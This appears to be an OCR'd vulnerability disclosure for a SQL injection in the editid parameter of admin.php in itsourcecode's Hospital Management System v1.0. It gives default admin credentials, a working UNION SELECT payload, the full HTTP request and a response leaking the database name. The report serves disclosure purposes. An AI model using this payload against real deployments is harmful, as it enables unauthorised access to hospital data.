Hospital Management System v1.0 by itsourcecode.com has SQL injection

Login account:

username：admin


password：123456789

vendors: https://itsourcecode.com/free-projects/php-project/hospital-management-system-in-php-with-source-code/

Vulnerability url: /HMS/admin.php?editid=

Vulnerability location: /HMS/admin.php

When the Edit button is clicked, a request is sent to query admin information based on editid



[+] Payload: /HMS/admin.php?editid=1'%20union%20select%201%2cdatabase()%2c3%2c4%2c5%2c6%20limit%201%2c1%23


Leak place : editid

Current database name: hms

Request package：select admin information by editid

```
GET /HMS/admin.php?
editid=1'%20union%20select%201%2cdatabase()%2c3%2c4%2c5%2c6%20limit%201%2c1%23
HTTP/1.1
Host: 10.12.171.4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/102.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://10.12.171.4/HMS/viewadmin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=t9h6rke4unvvsje2tvam91601p; _ga=GA1.1.1903248581.1656124410;
_gid=GA1.1.2042416137.1656124410; _gat=1
Connection: close
```

SQL injection result：database name is displayed.


Request
Pretty
Raw
Hex
GET /HMS/admin.php?editid=
1'%20union%20select%201%2cdatabase()%2c3%2c4%2c5%2c6%20limit%201%2c
1%23 HTTP/1.1
Host: 10.12.171.4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
9
Referer: http://10.12.171.4/HMS/viewadmin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=t9h6rke4unvvsje2tvam91601p; _ga=
GA1.1.1903248581.1656124410; _gid=GA1.1.2042416137.1656124410; _gat
=1
Connection: close
Response
Pretty
Raw
Hex
Render
Hospital Management System
Add New Admin
Admin Name
hms
Admin Log in Id
3